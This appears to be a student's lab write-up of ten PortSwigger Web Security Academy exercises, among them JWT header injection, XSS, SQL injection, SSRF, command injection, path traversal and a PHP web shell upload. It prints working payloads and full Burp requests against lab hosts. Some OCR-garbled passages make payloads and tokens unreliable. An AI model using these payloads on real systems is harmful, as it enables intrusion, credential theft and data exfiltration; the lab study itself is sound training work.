

TASK -5

Portswigger Labs

1)JWT (Jason web token)

JWT authentication bypass via jwk header injection

Lab: JWT authentication bypass via jwk header injection

PRACTITIONER
LAB Not solved

This lab uses a JWT-based mechanism for handling sessions. The server supports the `jwk` parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.

To solve the lab, modify and sign a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Tip

We recommend familiarizing yourself with [how to work with JWTs in Burp Suite](#) before attempting this lab.

Created RSA key

84b6aa71-0522-465a-d96-622717188d2a	RSA 2048	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
-------------------------------------	----------	-------------------------------------	-------------------------------------	-------------------------------------	-------------------------------------	-------------------------------------	-------------------------------------

Change the source to /admin and payload sub to administrator

The screenshot shows a HTTP request to `/admin` with a `Host: 0ac200004f0726f810b703400190050.web-security-academy.net`. The response is a `401 Unauthorized` status. The 'Inspector' tab on the right shows the selected text of the response body, which is a JSON object containing `'error': 'Unauthorized'` and `'message': 'You are not authorized to access this resource.'`. The 'Decoded from' dropdown is set to 'Base64'.

Replacing the kid to generated key

Request

Pretty Raw Hex JSON Web Token

JWT 1-eyJraWQoIQ4NIGZlWE3MS0wNTYlQTQ2NWEyWQ5Ni02MjI3MTcxODhkMmEiLCJO...

Serialized JWT

```

OQ9bUOLG013XRW1U6FRm2Cmgp6v4SR2WKKW2t4Xs41UR0NZ_Fbp6bYQ2Z2WQXj100yVnH2UaL
Yk0En1VomEDSOQboc5xgmrt7jJCS2Ld2RoF2OmaN0PjKA3AP1GaB1PkbZRF0YwWvF4_gY1PvJ5xw-tN
EsdGhNID4e0JMSXOFcf9VZUHQh-6IHuU_UzYtaWA_OTIADuLU4Nk1QJfwb1VXbstKIBBjLm2Vfkv1
-2iNZ0CS1QV-QDq3WrmKa7s7MnLX019gbCI2nNWyysPEggu2tCSGg_qN-OTElpTNeEhA3KWFLJyS14
nW7Aib3CFM906tDs_PbbQ

```

Copy Decrypt Verify

JWS JWE

Header

```

{
  "e": "AQA8",
  "kid": "84b6aa71-0522-465a-ad96-62271718d2a",
  "n": "0uWxH1U-vf9dNTJ8w7dMvYASur-yWcApJEA6GfKMj_FJvU4"
}

```

Format JSON Compact JSON

Payload

```

{
  "iss": "portswigger",
  "exp": 1759185417,
  "sub": "administrator"
}

```

Format JSON Compact JSON

Signature

Information

- Expiration Time - Thu Sep 18 2025 14:20:17 GMT+5:30

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3138
6
7 <DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=
11       stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>
14       JWT authentication bypass via jwk header injection
15     </title>
16   </head>
17   <body>
18     <script src=/resources/labheader/js/labHeader.js>
19     </script>
20     <div id=academyLabHeader>
21       <section class=academyLabBanner>
22         <div class=container>
23           <div class=logo>
24             </div>
25           <div class=title-container>
26             <h2>
27               JWT authentication bypass via jwk header
28               injection
29             </h2>
30             <a class=link-back href=
31               https://portswigger.net/web-security/jwt/lab-jwt-
32               authentication-bypass-via-jwk-header-injection>
33               Back&nbsp;sp;to&nbsp;h&nbsp;p;l&nbsp;ab&nbsp;h&nbsp;p;description&nbsp;sp;
34               <svg version=1.1 id=layer_1 xmlns=
35                 http://www.w3.org/2000/svg>
36                 <xlink=
37                   http://www.w3.org/1999/xlink>
38                   x=0px y=0px
39                   viewBox=0 0 28 30>
40                   enable-background=new 0


```

[illegible]

Request				Response			
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex	Render
1	GET /admin/delete?username=carlos HTTP/2			1	HTTP/2 302 Found		
2	Host: Oac2009004f0726f810b703400190050.web-security-academy.net			2	Location: /admin		
3	Cookie: session=			3	X-Frame-Options: SAMEORIGIN		
4	hbg6i0J3U5t1N1a5t2ap3y4f5e6y7d8R6i0J3SU0K1LC31j3o1PQV8H1a5t2p2C161j3oY32hY7eXtL7			4	Content-Length: 0		
5	AlHj1eNDYtY5t2hZdCtLy7Hcx8R40Gy7t5Is1a1iVdW44801VL2cmU5hV4o4nddTVZ2ZVtlc			5			
6	eY9J3K1d8R6FmW1L1U1d02Gy4f7OY7H3Q2V7FV8W8Dy8x81WpADU2Z5Z05q7c1k3yVp			6			
7	EILJ9G7s4k4t2RU0p7F93Lcn8tAtalFWNc3WV4dA1B8n1LUF2ZvN7CH8Lnd0d3P64v4dR03RTZ						
8	tU1JVS0V1B01q4tFHVU6h0dDFXQ340LUcJ23H8SDZ5VGNFTG6o3UGfahUvINkvhb3F8Saf7FwprY3HbV						
9	Jad4dVW6G3NCH105K1B861B51F1S7HjehN6U6Ycn8R2G2a103Hnc1I1H7Tae409tqWip1T7qH						
10	Ch8hd0k8B27Sp3Z3tWV9F3Y7U6q3dU5a2L4lV8W7FV8hndW6c-dcng3M6J3QVY1V7a2L1k						
11	N1hjW0p6eRj7T6FyMa3VWVqX6k16X0_eYp3c3H101Wb330c3d3p2Zd1c1i1aW4cC1HtC10dR4HTQ						
12	xRfYc3VAlj0VW8e45p63R105t1G9_o5u0b0Lq1Q3TxxvU7PcAc0npq9v45kZcWhkGHGT4x4						
13	N8HdR0F_cbhpb6yG3G8G3T0yyHnMa3L10U0BN1vWmB0D06o9c9p67J3CB2L4B0ZC0G6P3H3						
14	A3AD1GAbPhb2F7Y7W6u4_q7I1nol58c4tR8E4GhN1d4e0JH85C0F7FVZU2U2Q8-8t1HhU_UvWcMa						
15	Q7IAD1vLUL4Hb1q3J7wblVw0stK1Bb3ALc2PvUv1-2i8N20C510V-D0e3VwrcMa7e7Hm3K019ghC1znWY						
16	yP8gnt2Cg86_qH-Q7t1p1t8kha33WFL3y514nvW7A1b3CPH06dEt5_PbhQ						
17	Cache-Control: max-age=0						
18	Accept-Language: en-US,en;q=0.9						
19	Upgrade-Insecure-Requests: 1						
20	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36						
21	Accept:						
22	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7						
23	Sec-Fetch-Site: same-origin						
24	Sec-Fetch-Mode: navigate						
25	Sec-Fetch-User: ?1						
26	Sec-Fetch-Dest: document						
27	Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="140"						
28	Sec-Ch-Ua-Mobile: ?0						
29	Sec-Ch-Ua-Platform: "Windows"						
30	Referer:						
31	https://Oac2009004f0726f810b703400190050.web-security-academy.net/login						
32	Accept-Encoding: gzip, deflate, br						
33	Priority: u, 4						

Lab: JWT authentication bypass via jwk header injection

PRACTITIONER

 LAB  Solved



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To solve the lab, modify and sign a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

2) Access Control Vulnerability

User ID controlled by request parameter

Lab: User ID controlled by request parameter

APPRENTICE

 LAB  Not solved



This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

Logging with user name and password by intercept on and forward the response

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Open browser

Time	Type	Direction	Method	URL
13:57:3...	WS	To server		https://0af00045047e080980d0442d00d700b5.web-security-academy.net/academ...
13:57:4...	HTTP	Request	POST	https://0af00045047e080980d0442d00d700b5.web-security-academy.net/login

Pretty

Raw

Hex

IN

Inspector

1

PING

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.

WebSecurity Academy

User ID controlled by request parameter

LAB Not solved

Submit solution

Back to lab description >

Home | My account

Login

Username

wiener

Password

Log in

Change the user to carlos and will get the solution Your API Key is:
pecUYqb4kJ3CoB1B7zQZ7wL5t3F1a8lm and
Submitted solution



User ID controlled by request parameter

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

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[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your API Key is: pecUYqb4kJ3CoB1B7zQZ7wL5t3F1a8lm

Email

3) CROSS – SITE SCRIPTING

Lab: DOM XSS in innerHTML sink using
source location.search

Lab: DOM XSS in `innerHTML` sink using source `location.search`

APPRENTICE



LAB

Not solved




This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a `div` element, using data from `location.search`.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.



ACCESS THE LAB

SOLVED



4) Authentication

Lab: 2FA simple bypass

Lab: 2FA simple bypass



LAB

APPRENTICE

2FA simple bypass →

Not solved

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`
- Victim's credentials `carlos:montoya`



ACCESS THE LAB

Logging in

Login

Username

wiener

Password

.....

Log in

Email client page

Your email address is wiener@exploit-0a8b0078043b143880e6ad9d015f0072.exploit-server.net

Displaying all emails @exploit-0a8b0078043b143880e6ad9d015f0072.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
				Hello!
				Your security code is 1766.
2025-09-27 17:39:58 +0000	wiener@exploit-0a8b0078043b143880e6ad9d015f0072.exploit-server.net	no-reply@0a3e005704e914f08017ae8b00d8002.web-security-academy.net	Security code	Please enter this in the app to continue. <div>View raw</div>
				Thanks, Support team

Used code

My Account

Your username is: wiener

Your email is: wiener@exploit-0a8b0078043b143880e6ad9d015f0072.exploit-server.net

Email

Update email

Log in using the victim's credentials.

Please enter your 4-digit security code

Login

Manually change the URL to navigate to /my-account

Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

5)SQL injection

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

ACCESS THE LAB

Injected Payload +OR+1=1—

Congratulations, you solved the lab!

[Home](#)

WE LIKE TO

SHOP

' OR 1=1--

Refine your search:

All Gifts Lifestyle Pets Tech gifts

6) DOM based XSS

Lab: DOM XSS using web messages

Lab: DOM XSS using web messages



LAB

PRACTITIONER

DOM XSS using web messages →

Not solved

This lab demonstrates a simple web message vulnerability. To solve this lab, use the exploit server to post a message to the target site that causes the `print()` function to be called.



ACCESS THE LAB



Solution



Community solutions



Storing iframe commands

Body:

```
<iframe src="https://0aee00420374a9e1808621560064009f.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1onerror=print(>','*')>">
```

Store

[View exploit](#)

Deliver exploit to victim

Access log

Solved

Congratulations, you solved the lab!



[Continue learning >>](#)

[Home](#)

7) Server-side request forgery (SSRF)

Lab: Basic SSRF against the local server

Lab: Basic SSRF against the local server

APPRENTICE



LAB

Not solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at

`http://localhost/admin` and delete the user `carlos`.



ACCESS THE LAB

Delete admin with Admin privilege

Request

PrettyRawHex

```
1 POST /product/stock HTTP/2
2 Host: 0a5700ae04f08363803b1201007d0034.web-security-academy.net
3 Cookie: session=E0jCVR6SS4UbsDp7gSV99pNCuxVgiHRO
4 Content-Length: 31
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not-A?Brand";v="24", "Chromium";v="140"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a5700ae04f08363803b1201007d0034.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0a5700ae04f08363803b1201007d0034.web-security-academy.net/product?pr
    oductId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://localhost/admin/
```

Response

PrettyRawHexRender

Web Security Academy

Basic SSRF against the local server

LAB Not solved

Back to lab description

Home | Admin panel | My account

Users

wiener - Delete

carlos - Delete

Deleted User Carlos

Request

PrettyRawHex

1 POST /product/stock HTTP/2
2 Host: 0a5700ae04f08363803b1201007d0034.web-security-academy.net
3 Cookie: session=E0j2VR6SS4UhzDp7g9V99pNCuxVgiHE0
4 Content-Length: 54
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a5700ae04f08363803b1201007d0034.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5700ae04f08363803b1201007d0034.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://localhost/admin/delete?username=carlos

Response

PrettyRawHexRender

1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=G6pRLcGzfIN3ardwzBI0b2xPtASDI0qw; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

Congratulations, you solved the lab!

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There is No 'I' in Team



\$54.74

8) OS command injection

Lab: OS command injection, simple case

LAB

APPRENTICE

OS command injection, simple case →

Not solved

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.



ACCESS THE LAB

Intercepted request sends to repeater

Request

	Pretty	Raw	Hex
1	POST /product/stock HTTP/2		
2	Host: 0a2a006604bcc3a980169eec00e50019.web-security-academy.net		
3	Cookie: session=hyZcDm7JXtynBXf33nFu99g0ajhs15k8		
4	Content-Length: 21		
5	Sec-Ch-Ua-Platform: "Windows"		
6	Accept-Language: en-US,en;q=0.9		
7	Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"		
8	Content-Type: application/x-www-form-urlencoded		
9	Sec-Ch-Ua-Mobile: ?0		
10	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36		
11	Accept: */*		
12	Origin: https://0a2a006604bcc3a980169eec00e50019.web-security-academy.net		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: cors		
15	Sec-Fetch-Dest: empty		
16	Referer: https://0a2a006604bcc3a980169eec00e50019.web-security-academy.net/product?productId=1		
17	Accept-Encoding: gzip, deflate, br		
18	Priority: u=1, i		
19			
20	productId=1&storeId=2		

Modified the storeID with 1|whoami

Request				Response				
	Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /product/stock HTTP/2			1	HTTP/2 200 OK			
2	Host: 0a2a006604bcc3a980169eec00e50019.web-security-academy.net			2	Content-Type: text/plain; charset=utf-8			
3	Cookie: session=hyZcDm7JXtynBXf33nFu99g0ajhs15k8			3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 28			4	Content-Length: 13			
5	Sec-Ch-Ua-Platform: "Windows"			5				
6	Accept-Language: en-US,en;q=0.9			6	peter-FXjpPW			
7	Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"			7				
8	Content-Type: application/x-www-form-urlencoded							
9	Sec-Ch-Ua-Mobile: ?0							
10	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36							
11	Accept: */*							
12	Origin: https://0a2a006604bcc3a980169eec00e50019.web-security-academy.net							
13	Sec-Fetch-Site: same-origin							
14	Sec-Fetch-Mode: cors							
15	Sec-Fetch-Dest: empty							
16	Referer: https://0a2a006604bcc3a980169eec00e50019.web-security-academy.net/product?productId=1							
17	Accept-Encoding: gzip, deflate, br							
18	Priority: u=1, i							
19								
20	productId=1&storeId=1 whoami							

Solved the lab

Congratulations, you solved the lab! Share your skills!

Cheshire Cat Grin



\$70.66

9) PATH TRAVERSAL

Lab: File path traversal, traversal sequences blocked with absolute path bypass



PRACTITIONER

File path traversal, traversal sequences blocked with absolute path bypass →

Not solved

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

Modified the intercepted the Request with `/etc/passwd`

Request

Pretty Raw Hex

```
1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0a4200f4047a4cc98512a87b00dd004f.web-security-academy.net
3 Cookie: session=UGUy1kly93rc2Tq55fH753LoLyAxN2gde
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a4200f4047a4cc98512a87b00dd004f.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
```

Solved the lab

Congratulations, you solved the lab!

Share your skills!

WE LIKE TO
SHOP

10) File Upload Vulnerability

Lab: Web shell upload via path traversal

LAB

PRACTITIONER

Web shell upload via path traversal →

Not solved

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`



ACCESS THE LAB

Uploaded php File

The file `avatars/exploit.php` has been uploaded.

[Back to My Account](#)

File upload and my account repeater page in burp suit

The screenshot displays two HTTP interactions in Burp Suite. The top interaction shows a GET request to `/avatars/exploit.php` with various headers like `Host`, `Cookie`, `Accept-Language`, `Sec-Ch-Ua`, `User-Agent`, `Sec-Ch-Ua-Mobile`, `Accept`, `Sec-Fetch-Site`, `Sec-Fetch-Mode`, `Sec-Fetch-Dest`, `Referer`, `Accept-Encoding`, and `Priority`. The response is an `HTTP/2 200 OK` with headers like `Date`, `Server`, `Last-Modified`, `Etag`, `Accept-Ranges`, `X-Frame-Options`, and `Content-Length`. The bottom interaction shows a POST request to `/my-account/avatar` with headers like `Host`, `Cookie`, `Content-Length`, `Cache-Control`, `Sec-Ch-Ua`, `Sec-Ch-Ua-Mobile`, `Sec-Ch-Ua-Platform`, `Accept`, `Origin`, `Content-Type`, `boundary`, `Upgrade-Insecure-Requests`, `User-Agent`, `Accept`, `Sec-Fetch-Site`, `Sec-Fetch-Mode`, `Sec-Fetch-User`, `Sec-Fetch-Dest`, `Referer`, `Accept-Encoding`, `Priority`, and `WebkitFormBoundary`. The response is an `HTTP/2 200 OK` with headers like `Date`, `Server`, `Vary`, `Content-Type`, `X-Frame-Options`, and `Content-Length`. The body of the response contains a message about the file upload and a link to the account page.

Path traversal

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>6 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.9 10 Origin: https://0a48006203351dc380efdf3d00d500bf.web-security-academy.net 11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySo63z0WVBAMTv9b6 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp, image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://0a48006203351dc380efdf3d00d500bf.web-security-academy.net/my-account 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 23 -----WebKitFormBoundarySo63z0WVBAMTv9b6 24 Content-Disposition: form-data; name="avatar"; filename="..42/ex.php.txt" 25 Content-Type: text/plain 26 27 <?php echo file_get_contents('/home/carlos/secret'); ?> 28 -----WebKitFormBoundarySo63z0WVBAMTv9b6 29 Content-Disposition: form-data; name="user" 30 31 wiener 32 -----WebKitFormBoundarySo63z0WVBAMTv9b6 33 Content-Disposition: form-data; name="csrf" 34 35 4gcCSTpiUtrGX8uqCQoegieeMhyd5F2u</pre>				<pre>1 HTTP/2 200 OK 2 Date: Sun, 28 Sep 2025 14:36:07 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Type: text/html; charset=UTF-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 131 8 9 The file avatars/ex.php.txt has been uploaded.<p> « Back to My Account </p></pre>			

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /files/avatars/.../exploit.php HTTP/2 2 Host: 0a48006203351dc380efdf3d00d500bf.web-security-academy.net 3 Cookie: session=5fd115H2fnHZxSnFzstDxPrOwf8Lt10U 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://0a48006203351dc380efdf3d00d500bf.web-security-academy.net/my-account 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17</pre>				<pre>1 HTTP/2 200 OK 2 Date: Sun, 28 Sep 2025 14:47:53 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Type: text/html; charset=UTF-8 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 32 7 8 fzRhvdKWhpP2Mva97ZyPNh4uZaGtcJw</pre>			

Lab Solved

Congratulations, you solved the lab!

Share your skills!

My Account

Your username is: wiener